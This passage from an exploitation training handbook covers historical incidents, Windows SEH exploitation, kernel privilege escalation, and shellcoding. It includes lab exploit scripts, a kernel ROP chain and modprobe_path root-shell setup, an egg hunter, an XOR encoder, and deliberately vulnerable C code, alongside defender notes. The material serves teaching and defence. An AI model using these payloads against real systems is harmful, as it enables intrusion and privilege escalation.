- Practise reading public advisories and write-ups critically.

Everything in Parts I–IX was trained on toy targets. This chapter reads *real* incidents — the ones that shaped law, operations, and the defense industry — and shows that each is one of your chapters wearing a suit.

33.1 The Morris worm (1988): the founding incident

What happened. Robert Tappan Morris released an experiment meant to measure the size of the Internet; a bug in its propagation logic made it reinstall itself on already-infected hosts. Roughly 10 % of the then-Internet went down.

The bugs. Three propagation vectors, two of which are ours:

- `fingerd` ran `gets()` on its input: a textbook unbounded stack overflow (chapter 10) — the exploit used a 400-byte payload against a 512-byte buffer with the return address aimed at injected code (chapter 12).
- `sendmail` debug mode left enabled: a logic error (chapter 19) — no memory corruption at all.
- Password guessing against weak accounts: the human layer (chapter 30).

Aftermath. First conviction under the US Computer Fraud and Abuse Act; creation of CERT/CC. **Lesson:** a single bug class (`gets`) was enough to own the network of its day — and the response institutionalized coordinated vulnerability disclosure.

33.2 Code Red (2001): overflow at Internet scale

What happened. A worm infecting Microsoft IIS web servers via a buffer overflow in the `.ida` ISAPI filter handler. At its peak it probed hundreds of thousands of hosts per minute, defaced sites, and launched a DDoS at `whitehouse.gov`.

The bug. A stack overflow from an overly long URL — the classic shape of chapter 11, with one twist: exploitation had to survive through several layers of string handling, so the payload was built from narrow character constraints — an early *bad-character* puzzle (compare chapter 12's NUL-free discipline).

Lesson: patching economics. The fix shipped a month before the worm; most victims had not applied it. The patch-deploy gap is the attacker's window, and it is a *process* failure, not a technical one.

33.3 SQL Slammer (2003): 376 bytes of worm

What happened. A single 376-byte UDP packet infected SQL Server 2000; the worm doubled its population every 8.5 seconds and saturated global routing in minutes. ATMs, airlines, and emergency services felt it.

The bug. `ssnetlib.dll` copied the resolved instance name from the packet into a fixed stack buffer *without a length check* — chapter 10 verbatim. The exploit overwrote the return address to jump into `sqlsort` code that happened to contain useful gadgets — conceptually the ret2plt/gadget reasoning of chapter 17, years before the term.

Lesson: exposure × speed. Slammer had no payload beyond propagation; the damage was pure traffic. Exploit *reliability* (one packet, deterministic offsets) made the fastest worm in history.

33.4 Heartbleed (2014): the read that broke the Internet

What happened. OpenSSL's TLS heartbeat extension echoed back a peer-supplied payload with a peer-supplied length — without checking that the length matched what was actually sent. Attackers read up to 64 KiB of adjacent process memory per request: keys, cookies, passwords.

The bug. *Not* memory corruption — a missing bounds check producing an over-read (`memcpy(bp, pl, payload_len)` with `payload_len` unvalidated against `payload` length). The `malloc` buffer sat on the heap; adjacent allocations carried secrets (chapter 21's layout reasoning, weaponized as an information leak — chapter 16's bypass category elevated to a vulnerability class of its own).

Key Idea

Heartbleed is the purest proof of chapter 13' maxim that *reads are exploits too*. No control flow was hijacked anywhere — yet it was the most consequential disclosure of the decade, and it was found by *reading source* plus one crafted request. Fuzzing (chapter 24) with differential length checks would have caught it.

33.5 Stagefright (2015): parsing untrusted media at phone scale

What happened. A family of bugs in Android's `libstagefright` media framework, reachable by *sending* an MMS — no click required. Roughly a billion devices exposed.

The bugs. Integer overflow in the MP4 sample-table parsing (`sampleCount * sizeof(...)` overflowing — chapter 20 verbatim) leading to a undersized heap allocation and a heap overflow (chapter 22); plus several metadata parsing overflows.

Lesson: attack-surface arithmetic. The distance from "a file format parser" to "pre-interaction phone compromise" is zero when the parser runs before user consent. Media/image parsers are where chapter 24's techniques earn their keep in industry.

33.6 Dirty COW (2016): a nine-year race condition

What happened. A race in the Linux kernel's copy-on-write handling (introduced in 2007, fixed 2016) let an unprivileged user write to read-only files — including `/etc/passwd` and setuid binaries.

The bug. `get_user_pages` followed a write fault through the COW path while a racing `madvise()` with `MADV_DONTNEED` discarded the private copy — a TOCTOU (chapter 19's logic-error family) inside the kernel's memory management, yielding an arbitrary-file-write primitive that needed no memory corruption at all.

Lesson: the fix was two code lines; the *finding* took nine years. Concurrency bugs resist both review and fuzzing — they are where formal methods and race detectors (TSan) earn their keep.

33.7 Pwn2Own browsers: the modern chain

What happened. At the Pwn2Own competition, researchers routinely chain *three* bug classes in one exploit: a JIT/memory bug for code execution inside a renderer, a sandbox escape (a second bug — often a Windows/Linux kernel or broker-logic issue) for privileges, and persistence.

The shape. A modern browser exploit is this handbook's ladder run at industrial speed: renderer bug (heap manipulation in a JIT engine — chapter 22 concepts under a different allocator), control-flow hijack (chapter 11), ROP with the renderer's own modules (chapter 17), sandbox escape (chapter 23' trust-boundary thinking), and finally the host OS.




Figure 33.1: The modern exploit chain: this handbook's ladder, stacked. Each layer is a trust boundary with its own bug budget.

33.8 The pattern across all six

Incident	Bug class	Primitive	Chapter
Morris 1988	`gets` overflow + logic	code exec	10–12
Code Red 2001	stack overflow	code exec	11
Slammer 2003	stack overflow	worm	11, 17
Heartbleed 2014	missing bounds check	arbitrary read	13, 16
Stagefright 2015	integer overflow → heap	code exec	20, 22
Dirty COW 2016	kernel race	arbitrary write	19, 34
Pwn2Own today	chains of all of it	full compromise	all

Key Idea

Four decades, one grammar: *unvalidated length, unchecked index, unguarded race, stale pointer* — executed through the primitives you have now built by hand. Reading history is reconnaissance on the future.

33.9 How to read a public write-up (critically)

1. **Identify the primitive first**: read? write? control flow? Before admiring the chain, name what each stage actually grants.
2. **Find the check that failed**: every write-up hides a missing validation; locating it is the transferable skill (and the code-review reflex of chapter 29).

3. **Ask what defense met it**: was NX bypassed? which leak fed which stage? Rewrite the incident as this book's ladder.
4. **Note the fix and try to break it**: many historical fixes re-broke; understanding *why* is a mitigation-design lesson (chapter 28).

CTF Challenge: worm-dissection (400 points)

Pick one incident above (or a CVE from the last 24 months). Produce a one-page dissection: bug class, primitive gained, exploit path as a diagram in fig. 33.1's style, the failing check quoted (from patch diff if possible), and the mapping to three chapters of this handbook. Defend it orally in five minutes.

Walkthrough

Grading anchors (for the instructor's rubric, chapter L): the primitive is named precisely (read-/write/flow, local/remote); *exactly one* failing check is identified (not "bad code"); the diagram's stages each correspond to a distinct trust boundary; and the chapter mapping shows transfer of technique, not surface similarity. A patch-diff quote is the strongest evidence — teach students to prefer `git diff` over vendor prose.

Defender's Perspective

Every incident above produced defense infrastructure that outlived it: CERT (Morris), patch management culture (Code Red), rate limiting and anycast (Slammer), `_FORTIFY`-style length discipline (Heartbleed), fuzzed media parsers (Stagefright), TSan/race review (Dirty COW), and the modern sandbox architecture (Pwn2Own). Security engineering is the *institutional memory* of incidents; this chapter is that memory, indexed by technique.

Chapter Summary

Six landmark incidents reduce to this handbook's grammar: `gets` (Morris), stack overflow (Code Red, Slammer), unchecked length read (Heartbleed), integer-overflow-to-heap (Stagefright), kernel race (Dirty COW), and chained multi-bug compromise (Pwn2Own). Read write-ups for the failing check and the primitive, rewrite them as this book's ladder, and note that every incident's real legacy is the defense process it forced into existence.

Exercises

1. Rewrite Heartbleed as a ten-line C toy (echo buffer with attacker length) and exploit it with pwntools; which chapter's primitive does it reproduce?
2. Find the Dirty COW two-line fix in the kernel git history; explain both lines and why the race window existed for nine years.
3. Map fig. 33.1 onto a specific public Pwn2Own write-up of your choice; label each stage's primitive and defense.
4. Argue (one page) which of the six incidents could plausibly be prevented by each single mitigation in chapter 28 — and where the argument fails.

CHAPTER 34

The Windows Exploitation Primer

Different loader, same lies.

— course motto

Learning Objectives

- Read a PE file and its import table (IAT) as you read ELF/PLT/GOT.
- State the x64 Windows calling convention including the shadow space.
- Map the Windows mitigation stack (DEP, ASLR, `/GS`, SafeSEH, SEHOP, CFG) onto chapter 28's taxonomy.
- Exploit a toy Windows-class stack overflow under Wine/Linux with the same pwntools workflow.

Most of the world's endpoints run Windows, and its exploitation culture (inventive, tooling-rich, historically ahead of the mitigations curve) teaches concepts Linux-only study misses: structured exception handling, the loader's data directories, and a defense stack that evolved under massive worm pressure. This chapter is the bridge.

34.1 PE: the other binary format




Figure 34.1: The PE layout, ELF-reader's view. Everything from chapter 4 translates: sections, load-time relocations, import tables.

```
$ objdump -x classic_windows.exe | head -30      # objdump reads PE too
DllCharacteristics : DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
# the same "checksec" verdicts, in PE clothing:
#   DYNAMIC_BASE  = ASLR    NX_COMPAT      = DEP
#   HIGH_ENTROPY_VA = 64-bit ASLR   (CFG would appear as GUARD_CF)
```

Key Idea

The import story is the one you already know inside out: an executable calls `MessageBoxA` through its IAT (a table of resolved addresses, *writable data*); redirect an IAT entry and you have Windows' GOT overwrite (chapter 13). The PLT's lazy-binding dance has no direct analogue (imports resolve at load), which removes the ret2plt leak trick — Windows exploits leak through other seams.

34.2 Calling conventions: arguments, Windows-style

Bits	Convention	Consequence for payloads
32-bit	`stdcall`/`cdecl`: all args on the stack, right to left	the flat `[system][fake ret][arg1]` chains of chapter H work verbatim
64-bit	`rcx, rdx, r8, r9` + **shadow space** (32 bytes the callee may spill into)	same register-arg problem as SysV, solved with the same `pop rcx; ret`-class gadgets; *reserve 32 bytes* before any call you fake

```
; x64 Windows: MessageBoxA(NULL, "pwned", "pwned", 0)
sub  rsp, 0x28          ; shadow space + alignment
xor  ecx, ecx           ; hWnd = NULL          (arg1 -> rcx!)
lea  rdx, [rel msg]     ; arg2 -> rdx
lea  r8,  [rel msg]     ; arg3 -> r8
xor  r9d, r9d           ; arg4 -> r9
call MessageBoxA
```

The registers differ from SysV (chapter 3) — `rcx` not `rdi` — but the exploit-craft is identical: find `pop rcx; ret` gadgets, chain them.

34.3 The exception world: SEH

Windows' most distinctive mechanism: **Structured Exception Handling**. Each frame registers a handler on the stack (32-bit: a linked list through the TEB; 64-bit: table-based `.pdata`/`.xdata`). When a fault occurs, the OS walks handlers — historically giving attackers a second control-flow channel:

- **Classic SEH overwrite** (32-bit): overflow far enough to reach the `EXCEPTION_REGISTRATION_RECORD` on the stack; trigger the fault; the OS calls *your* handler address with your next-record pointer. The counter-*SafeSEH* validates handlers against a table; *SEHOP* validates list integrity.
- **Pop-pop-ret**: the SEH-era trick of pointing the handler at an `add esp, 8; ret`-style gadget to skip the OS's registration frame and land on attacker bytes — historically the most famous gadget hunt in the field.
- 64-bit Windows removed the stack-based list entirely (table-based unwinding): a structural defense worth naming — *remove the data structure, remove the attack.*

34.4 The Windows mitigation stack, mapped

Windows	Linux analogue (chapter 28)	Notes
DEP (`NX_COMPAT`)	NX	identical W^X idea
ASLR (`DYNAMIC_BASE`)	ASLR	also randomizes PEB/TEB
`/GS` stack cookie	stack canary	+ cookie XORed with a pointer (*cookie security cookie*, stronger than a plain value)
SafeSEH / SEHOP	(no analogue)	handler-table validation
CFG (Control Flow Guard)	forward-edge CFI	`guard` bitmaps validate indirect call targets
ACG / W^X policies	(stronger than default Linux)	dynamic code is opt-in per-process

Key Idea

Every Linux bypass chapter has a Windows twin: DEP → ROP, `/GS` → cookie leak, ASLR → info leak from PEB/TEB, CFG → call-target confusion within valid classes. The craft transfers; only the symbols change.

34.5 Hands-on: a Windows-class target, exploited from Linux

Wine runs PE binaries on Linux — close enough to exercise the whole workflow without a Windows VM:

```c
// lab/winvuln.c  (build with x86_64-w64-mingw32-gcc, /GS off for teaching)
#include <winsock2.h>
#include <stdio.h>

void cmd_ping(SOCKET s) {
    char buf[128];
    int n = recv(s, buf, 400, 0);       /* the classic mistake */
    send(s, "PONG ", 5, 0);
    send(s, buf, n, 0);
}
```

```python
from pwn import *
context.arch = 'amd64'
exe = ELF('./winvuln.exe')            # pwntools reads PE symbols too

io = remote('127.0.0.1', 31337)       # wine + socat, as ever
# offset via cyclic (identical); gadget via ROP(exe) -- PE works!
rop = ROP(exe)
rop.call(exe.symbols['cmd_debug'])    # hypothetical win: same ret2win
io.send(fit({136: rop.chain()}))
```

Pwn Tip

Tooling that makes Windows RE tractable from this book's toolkit: `objdump`/Ghidra read PE natively; pwntools parses PE symbols; for Windows-native debugging, WinDbg with `mona.py` automates the offset and bad-character hunts you now do by hand (and is worth learning to see what your manual workflow automates into).

34.6 CTF Challenge: seh-solve

CTF Challenge: seh-solve (450 points)

A 32-bit PE service (run under Wine) with a 200-into-64 stack overflow, `/GS` *disabled* for the exercise but SEH handlers registered per function, DEP on, ASLR off (teaching). Goal: get `cmd_flag` called — twice, to appreciate the two control-flow channels.

Walkthrough

Two independent wins from one overflow:

1. **Direct return**: offset 68 + saved `ebp` (4) → return address at 72: overwrite with `cmd_flag` — the chapter 11 route, unchanged on PE.
2. **SEH route**: overwrite the registration record at offset ∼120 with `next = 0xFFFFFFFF` (propagate), `handler = cmd_flag`; then fault deliberately (send a second oversize write the handler path copies) so the OS calls your handler. Under Wine this maps to native signals — the point is the *channel*, not the OS plumbing.

```
io.send(fit({72: exe.symbols['cmd_flag'],
             120: [0xffffffff, exe.symbols['cmd_flag']]}))
```

In production Windows both routes are dead (SafeSEH/SEHOP, DEP, ASLR, CFG — chapter 28's full stack); the exercise exists so the defenses have something visible to defend against.

Defender's Perspective

Windows' mitigation history is the best empirical dataset on chapter 28's claims: each defense (DEP 2004, ASLR Vista, `/GS` always-on, SafeSEH, SEHOP, CFG 2014, ACG/CFG-per-process) was deployed under worm/bounty pressure, and each reshaped attacker economics within a year. Cross-platform reviewers should read the `DllCharacteristics` bits with the same reflex as `checksec` — and treat their absence as findings.

Chapter Summary

PE translates to ELF concepts: IAT ≈ GOT, data directories ≈ ELF metadata, `DllCharacteristics` ≈ checksec. x64 Windows passes args in `rcx,rdx,r8,r9` with a 32-byte shadow space; 32-bit `stdcall` chains are stack-flat like `cdecl`. SEH adds a second control-flow channel (killed structurally in x64). The mitigation stack maps one-to-one onto chapter 28's taxonomy, and the whole workflow — offsets, gadgets, chains, leaks — runs in pwntools against Wine-hosted targets.

Exercises

1. Dump one Windows binary's data directories with `objdump -x`; identify IAT, SEH table, and CFG bits, and map each to its ELF analogue.
2. Port chapter 11's two-call greeting chain to a mingw-built target; what replaces `pop rdi; ret`?
3. Enable `/GS` on the target and observe the cookie check; find the cookie in the PE/TEB and explain its XOR strengthening.
4. Research one published Windows exploit (any era) and label its stages with this handbook's chapter numbers, as in chapter 33.

CHAPTER 35

The Kernel Exploitation Primer

One ring to rule them all lives in ring zero.

— course motto

Learning Objectives

- Explain the user/kernel boundary, syscall entry, and why kernel bugs are qualitatively different.
- Map kernel mitigations (KASLR, SMEP/SMAP, KPTI) onto the userland toolkit.
- Turn a toy kernel arbitrary-write into root via credential structure and `modprobe_path` overwrites.
- Exploit a deliberately vulnerable kernel module in a lab VM.

Userland exploits end at the sandbox of process isolation; kernel exploits end at the sandbox of *everything*. The conceptual toolkit transfers completely — overflows, UAF, races, leaks, ROP — but the playing field changes: different memory map, different mitigations, and a crash that takes the whole machine down instead of one process.

35.1 The boundary




Figure 35.1: The user/kernel boundary. Every `syscall` is a controlled crossing; a kernel bug is an uncontrolled one.

The kernel is just a privileged program: it has a stack (per-thread kernel stacks), a heap (slab allocator — the kernel's `kmalloc`/`kfree`, conceptually chapter 21), and code (chapter 3). Its bugs are your bugs:

- **OOB in syscall handlers**: a length from userspace trusted in `copy_from_user`/`copy_to_user` — the chapter 10 pattern at the boundary.
- **Use-after-free in drivers**: object freed, pointer stale, another allocation reuses the slab slot — chapter 22 with a slab allocator instead of tcache.
- **Races**: two syscalls racing on shared state — Dirty COW (chapter 33) is the canon.
- **Integer issues**: sizes computed before validation — chapter 20.

35.2 The kernel mitigation stack

Mitigation	Userland analogue	What it kills
KASLR	ASLR	kernel text/data at a random base
SMEP	(no analogue)	kernel cannot *execute* userland pages — kills `ret2usr`
SMAP	(no analogue)	kernel cannot *read/write* userland pages without `stac`/`clac` — kills simple data pivots
KPTI	—	kernel page tables unmapped in user mode (Meltdown response)
`CONFIG_STACKPROTECTOR`	canary	kernel stack cookies
slab hardening	tcache/safe-linking	freelist pointer mangling, randomized allocations
CFI / IBT	CFI	indirect call validation

Key Idea

Read the table as chapter 28 re-read: the same questions ("do you know addresses? can you run injected code? can you reach staged data?") asked with kernel-specific answers. SMEP is the one with no userland twin — historically it ended the beautiful era of pointing `rip` straight at userland shellcode.

35.3 From kernel primitive to root

Kernel exploitation aims at one of two endgames:

35.3.1 Endgame I: credential overwrite

Every process carries a `struct cred` (uid/gid/capabilities). With arbitrary kernel *read*, find your process's `task_struct` (walk `init_task`'s task list, or read `current` via a leaked address); with arbitrary *write*, zero the uid fields:

```
# toy model: kread(addr), kwrite(addr, val) primitives from the bug
my_cred = kread(current + OFFSET_cred)
for off in UID_OFFSETS:              # uid, euid, suid, fsuid...
    kwrite(my_cred + off, 0)
# userspace: getuid() == 0 -> /bin/sh is root's
```

35.3.2 Endgame II: `modprobe_path` overwrite

Simpler and version-resilient: the kernel executes `/sbin/modprobe_path` (default `/sbin/modprobe`) as root when an unknown binary format is requested. Overwrite the string to point at your script, then trigger execution of a garbage-format file:

```
kwrite(modprobe_path_addr, b'/tmp/x\x00')
open('/tmp/dummy','wb').write(b'\xff\xff\xff\xff')   # unknown magic
os.chmod('/tmp/x', 0o777)                            # x: #!/bin/sh -> chmod +s /tmp/sh
subprocess.run(['/tmp/dummy'])
# /tmp/x ran as root: a root shell now waits at /tmp/sh
```



Figure 35.2: The kernel exploit skeleton: identical in spirit to fig. 15.2's leak-then-control loop.

35.4 Lab: a vulnerable kernel module

```c
// lab/vuln_mod.c --- a deliberately broken char device
#include <linux/module.h>
#include <linux/uaccess.h>

static char secret_buf[64];
static long secret_len;

static ssize_t vread(struct file *f, char __user *ubuf,
                     size_t len, loff_t *off) {
    if (len > secret_len) len = secret_len;
    return simple_read_from_buffer(ubuf, len, off, secret_buf, secret_len);
}
static ssize_t vwrite(struct file *f, const char __user *ubuf,
                      size_t len, loff_t *off) {
    long ret = copy_from_user(secret_buf, ubuf, len);  /* NO bound!  */
    secret_len = len;
    return ret ? -EFAULT : len;
}
```

Key Idea

`vwrite` accepts any `len`: an unbounded kernel-stack write — chapter 10 in ring 0. The overflow walks the kernel stack toward saved registers and (for module code) return addresses; with SMEP on, the modern answer is kernel ROP (chapter 17, gadgets from the kernel image) ending in a `commit_creds(prepare_kernel_cred(NULL))` or a KPTI-aware swapgs/iretq trampoline back to a userspace privilege-drop.

35.4.1 Exploit loop

```python
# in the lab VM (qemu-system with the module loaded):
fd = open('/dev/vuln', O_RDWR)

# 1) KASLR leak: overflow reads back? no -- write-only. Use the UAF-free
#    'leak via adjacent structure' trick or /proc/kallsyms (if readable).
base = leak_kbase()                    # /dev/kmem-free labs: kallsyms w/ kptr_restrict=0

# 2) find gadgets in vmlinux
#    ROPgadget --binary vmlinux | grep 'pop rdi ; ret'

# 3) kernel ROP chain onto the overflowed kernel stack:
chain = fit({OFF: [POP_RDI, 0,
                   PREPARE_KERNEL_CRED,      # rdi=0 -> init cred
                   MOV_RDI_RAX_POP1,         # shuffle
                   COMMIT_CREDS,
                   KPTI_TRAMPOLINE, 0, 0, user_shell_fn]})
os.write(fd, chain)

# 4) back in userland: uid == 0
os.system('/bin/sh')
```

Pwn Tip

Kernel debugging setup (one evening, once): `qemu-system` with `-s -S` and `kgdboc`, or two-VM gdbstub; `vmlinux` with symbols; `pwndbg` works on kernel cores too. Build the `vuln_mod` target from the kernel tree's out-of-tree Makefile idiom — thirty lines of Makefile you will reuse for every kernel CTF.

35.5 Syzkaller: fuzzing the kernel itself

`syzkaller` is to the kernel what AFL++ is to userland (chapter 24) — and then some: it generates *syscall sequences* (syzlang programs), executes them in isolated VMs, and detects kernel crashes via enhanced KASAN/KCSAN/UBSAN reporters. It has found thousands of kernel bugs; its architecture is the template for kernel-side fuzzing everywhere.

```
# minimal syzkaller setup against the lab kernel
git clone https://github.com/google/syzkaller && cd syzkaller
make host GOFLAGS="-buildvcs=false"          # builds syz-manager etc.

# bin/syz-manager -c lab.cfg   where lab.cfg (excerpt):
# {
#   "target": "linux/amd64",
#   "http":   "127.0.0.1:56741",
#   "kernel_obj": "/home/lab/linux-build",
#   "syzkaller": "/home/lab/syzkaller",
#   "workdir":  "/home/lab/workdir",
#   "vm": { "count": 4, "kernel": "bzImage", "image": "rootfs.img" }
# }
```

```
# a syzlang snippet: our vuln_mod's fd, written with a huge length
r0 = openat(0xffffff9c, &path="dev/vuln", 0x2, 0x0)
write(r0, &data="A...", 0x1000)
```

Reporter	Catches	Userland analogue
KASAN	slab out-of-bounds, UAF	ASan (chapter 29)
KCSAN	data races	TSan
KFENCE	low-overhead UAF sampling	guard pages
BUG/WARN oops	assertion hits	assert()

Pwn Tip

The syzlang description files (`sys/linux/*.txt`) are also *documentation*: reading the description of a syscall family is the fastest way to learn its argument semantics — a reverse-engineering shortcut the kernel sources do not advertise.

35.6 CTF Challenge: ring0-toy

CTF Challenge: ring0-toy (600 points, capstone)

A lab kernel (4.x, KASLR off, SMEP on, SMAP off) ships `vuln_mod` with both an unbounded `write` (stack overflow) and a `close`-path UAF on a `kfree`'d object. Goal: root, via *either* endgame. The full mitigations matrix (KASLR + SMEP + SMAP + KPTI) returns in the harder variant.

Walkthrough

Choose the endgame the bug affords:

1. **Via the stack overflow** (SMEP blocks ret2usr): kernel ROP — `commit_creds(prepare_kernel_cred(0))` then the KPTI trampoline. Gadget hunt in `vmlinux` exactly as chapter 17 taught; the chain rides the kernel stack your overflow controls.
2. **Via the UAF** (SMAP off helps): `kmalloc(96)` object freed then reclaimed with a controlled `msg_msg` body (spray with `msgsnd` — the kernel-heap spray idiom, chapter 22' spray logic with a different allocator); forge the object's function-pointer table; trigger the call; pivot into a controlled `msg_msg` that holds the ROP chain.

Both paths compose the same skeleton: *leak* → *control* → *cred/modprobe*. The kernel is not a different sport — it is the same sport with a stricter referee.

Defender's Perspective

The defender's kernel checklist mirrors userland: validate every length at the boundary (`copy_from_user` with checked sizes), audit every `kfree` for the paired `NULL`, keep `kptr_restrict/dmesg_restrict` on, enable everything in the mitigation table, and fuzz syscall surfaces with syzkaller — the kernel competitor to chapter 24's userland tools, and the reason driver bug classes have shrunk steadily for a decade.

Chapter Summary

Kernel bugs are userland bugs behind a stricter boundary: slab instead of tcache, syscalls instead of args, kernel stacks instead of user stacks. KASLR/SMEP/SMAP/KPTI map onto the mitigation taxonomy; the endgames are credential overwrite or `modprobe_path`; the loop is still leak → control → profit. A vulnerable module plus a qemu lab makes ring 0 learnable in an afternoon.

Exercises

1. Build and load `vuln_mod` in a qemu lab VM; crash it with a 200-byte write and read the oops: which register flew where?
2. With `kptr_restrict=0`, obtain KASLR-defeating addresses from `/proc/kallsyms`; then turn it on and list three surviving leak paths.
3. Implement the `modprobe_path` endgame end to end in the lab; then flip SMEP+SMAP on and describe what breaks.
4. Run syzkaller (or a hand-rolled syscall fuzzer) against your module for one hour; triage whatever falls out.

Part XI

Masterclasses

CHAPTER 36

Shellcoding Masterclass

A shellcode is a program that respects every rule except legality.
— course motto

Learning Objectives

- Build staged, egg-hunter, and encoded shellcode from scratch.
- Analyse arbitrary shellcode statically (the read-any-payload skill).
- Write a custom syscall stub with `shellcraft` composition.
- Systematise bad-character analysis and constraint solving.

chapter 12 taught the 33-byte `execve`. Real constraints — tiny windows, filtered bytes, unknown addresses — spawn a family of techniques that are small programs in their own right. This chapter is their tour.

36.1 Staged shellcode: when the window is tiny

The window your overflow reaches may be 20 bytes — too small for any useful payload. The stager pattern: *small first stage reads the real payload into better memory, then jumps to it*:

```
; stage 1 (x86-64): read(0, buf, 0x400); jmp buf   -- under 40 bytes
xor  esi, esi          ; fd 0
mov  edi, esi
mov  edx, 0x400        ; count
lea  rax, [rel buf]    ; better memory (e.g. .bss or a mmap'd RWX)
; ... syscall read ... then jmp buf
```

```
stage1 = asm(shellcraft.amd64.linux.read(0, 0x100000, 0x400) +
             shellcraft.amd64.linux.jump(0x100000))
io.send(stage1.ljust(WINDOW, b'\x90'))
sleep(0.1)
io.send(asm(shellcraft.amd64.linux.sh()))   # stage 2: full size, anywhere
```

Key Idea

Staging converts a *size* constraint into a *memory-location* constraint — which chapter 17's `read`-into-`.bss` already taught you to solve. Most CTF "tiny window" challenges are stager exercises in disguise.

36.2 Egg hunters: when nothing is where you are

Scenario: your overflow reaches `eip` but only a *handful* of bytes of controllable data land anywhere; the real payload sits somewhere in the vast heap/stack you cannot directly reach. The **egg hunter** is a 30-byte search program: scan the entire address space for a unique 8-byte tag (`w00tw00t`), then jump to what follows:

```
; x86-32 egg hunter (sk180's classic, access(2) validity check)
    mov  ebx, 0x77303077   ; "w00w"... doubled tag halves
next:
    or   dx, 0xfff         ; page-align-1
    inc  edx
    pusha
    lea  ebx, [edx + 4]    ; test-read: is this page mapped?
    mov  al, 33            ; SYS_access
    int  0x80
    cmp  al, 0xf2          ; EFAULT -> unmapped: next page
    popa
    jz   next
    cmp  [edx], ebx        ; tag first half?
    jnz  next
    cmp  [edx + 4], ebx    ; tag second half?
    jnz  next
    jmp  edx               ; found: execute payload+8
```




Figure 36.1: Egg-hunter control flow: a tiny kernel of *search*.

Pwn Tip

Tag discipline: use a *doubled* unique tag (`w00tw00t`) so the hunter cannot match part of itself. The hunter is also your answer when ASLR moves the payload: hunting costs *zero* leaks.

36.3 Encoders: beating byte filters

Alphanumeric-only input (or no-`0x0b`, or UTF-16 decoded) kills raw shellcode. The universal answer is *decode at runtime*: ship an encoder-compatible stub plus encoded bytes; the stub reconstructs the real payload on the stack and jumps.

```
; XOR-decoder skeleton (keys and bytes chosen to satisfy the filter)
    lea  rsi, [rel encoded]
    mov  ecx, PAYLOAD_LEN
    mov  al, 0x5a              ; key
decode:
    xor  [rsi], al
    inc  rsi
    dec  ecx
    jnz  decode
    jmp  rsi_final             ; jump to decoded region
```

```
# the encoder side: choose key so that encoded bytes pass the filter
raw = asm(shellcraft.amd64.linux.sh())
for key in range(1, 256):
    enc = bytes(b ^ key for b in raw)
    if all(C(c) for c in enc + stub_bytes):   # C(c): filter predicate
        print('key', hex(key)); break
```

pwntools ships encoders for common filters (`pwn encode`) and `shellcraft.encoder` hooks; the exercise is doing one by hand once, so you trust the tool.

36.4 Reading foreign shellcode

The skill that scales: you will meet shellcode you did not write (samples, exploits, malware). The workflow:

1. `pwn disasm` (or objdump with the right arch) — get instructions.
2. **Mark the syscalls first**: every `syscall`/`int 0x80` is a signpost; number in `rax`/`eax` names intent (Appendix B).
3. Trace register flow backward from each syscall: which buffer? which fd? which length?
4. String constants decode the story: `"/bin/sh"` (shell), `"/etc/passwd"` (persistence), an IP (reverse shell — network tradecraft, chapter 30).
5. Loops around crypto-looking arithmetic (XOR wheels, `rol`) mean decoding: find the key, decode, re-disassemble (chapter 26).

CTF Challenge: egg-hunt (450 points)

A service overflows into a 12-byte window (`eip` + 8 bytes) with alphanumeric-only bytes accepted. Your real payload (with tag) lands somewhere on the heap via an unrelated input. Land the shell.

Walkthrough

Compose the chapter: alphanumeric *encoded* egg hunter (the 32-bit `access`-probing hunter fits after encoding; its decoder is shipped in the 8 controllable bytes plus a short alpha stub — or use `msfvenom -e x86/alpha_mixed` and verify its output by hand):

```
tag = b'w00tw00t'
io.sendline(b'payload ' + tag + asm(shellcraft.i386.linux.sh()))  # stage A
egg  = msf_alpha(egghunter(tag))         # stage B: fits the window
io.sendline(fit({OFFSET: egg}))
```

Verification habit: run the hunter under gdb, breakpoint the `jmp edx`, and confirm `edx` points at your tag — staging and hunting fail *quietly* without instrumentation.

Defender's Perspective

